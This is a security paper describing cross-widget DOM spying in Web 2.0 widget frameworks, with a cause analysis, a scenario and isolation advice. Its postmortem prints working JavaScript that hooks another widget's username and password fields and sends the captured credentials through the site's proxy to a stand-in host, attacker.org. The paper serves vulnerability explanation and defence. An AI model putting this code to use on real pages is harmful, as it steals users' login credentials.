Cross Widget DOM Access – Spy on the page

Abstract 2
Cause analysis 2
Attack scenario 2
Attack postmortem 3
Conclusion 5

Abstract

Widgets, Gadgets or Modules are very common and powerful feature of Web 2.0 applications. It converts single loaded page in the browser to multi-threaded application. It allows end user to work on multiple little utilities and windows from one page. Widget framework is supported by various Ajax libraries and lot of code is getting created by developers to allow this feature. Once framework is in place various different users can leverage APIs and libraries to develop their own little widget and deploy on the application domain. Any user of the application can register that widget and start utilizing its feature. This scenario opens up possibility of Cross Widget DOM Spying. This paper is going to describe that scenario and its understanding.

Cause analysis

Following are the possible causes for this type of vulnerability or weakness in the application.

- The root cause of this type of vulnerability is allowing widget to run on same DOM context or part of the widget can have access to the shard DOM.
- It is possible to register and access certain part of DOM using set of events.
- To allow cross domain calls in the Web 2.0 application, proxy feature is enabled in the target application which can be used as spying channel to open one way communication to any host on the Internet.

Attack scenario

Here is an example application running on say 192.168.50.50 where various different widgets are loaded as shown in figure 1. The framework is homegrown by team of developers.



Figure 1 – Sample application where Widgets are loaded

Here, email widget is asking username/password and allowing user to access its Gmail account from the application. Next, we load this page and drive our mouse below on the page to our target widget, as soon as we enter username/password and defocus the mouse from password textbox following ajax call can be seen in firebird window.



Figure 2 – Spying on the username and password field

As you can see by just defocusing the mouse, entered username and passwords are captured and sent to attacker's site via proxy running on target application. Proxy.aspx is the cross domain access provided on the site and that helps in building the communication channel for accessing data.

Attack postmortem

Here widget framework is bit porous and use of innerHtml along with other document calls allow attacker to access cross domain content. As the first step an attacker registers an event from its own widget as shown in following line.

```
<img width="453" height="166" onmouseover="regEvent4me()"
src="rss/map.png"/>
```

One large image is registered with onmouseover event and it is mapped to *regEvent4me()*. Hence, once mouse is moved over the target regEvent4me event gets hooked to the current DOM.

Let's look at the form of the email for the other widget (Email widget).

```
<input id="txtUser" name="txtUser" type="text" />
```

```
<input id="txtPass" name="txtPass" type="password" />
```

In above HTML section two fields are taking username and password and their names are *txtUser* and *txtPass*.

Looking at the *regEvent4me()* function

```
 4  function regEvent4me()
 5  {
 6      var objs = document.getElementsByName("txtUser");
 7      if (objs.length > 0)
 8      {
 9           var thefield = objs[0];
10           thefield.onblur = GetU;
11      }
12      objs = document.getElementsByName("txtPass");
13      if (objs.length > 0)
14      {
15           var thefield = objs[0];
16           thefield.onblur = GetP;
17      }
18  }
```

Above function is putting a spying trap and as soon as mouse gets defocused it captures the information and invoke respective functions like *GetU* and *GetP* by "*onblur*". Here, since both widgets are sharing the same DOM it allows one widget to access information from another widget by *document.getElementsByName* call.

Below is the code which will access username and password typed by user on email widget and sent to the attacker's domain.

```
19  function GetU(e)
20  {
21      u=this.value;
22  }
23  function GetP(e)
24  {
25      p=this.value;
26      var test ="rss/proxy.aspx?url=http://attacker.org/foo.aspx?creid="+u+"&crepwd="+p;
27      Send_Data(test);
28  }
29
30  function Send_Data (url) {
31      var httpreq = getHTTPObject();
32      if (url == "") return;
33
34      httpreq.open("GET", url, true);
35      httpreq.onreadystatechange = function ()
36      {
37       if (httpreq.readyState == 4)
38       {
39          }
40      }
41      httpreq.send (null);
42  }
```

In above code both *GetU* and *GetP* functions are invoked and information get collected and sent to the target domain.

Conclusion

It is imperative to analyze widget access architecture and enough isolation is required between the domains. It is better to run each widget in their own little iframe or separate sandbox to avoid this type of weakness in the application layer.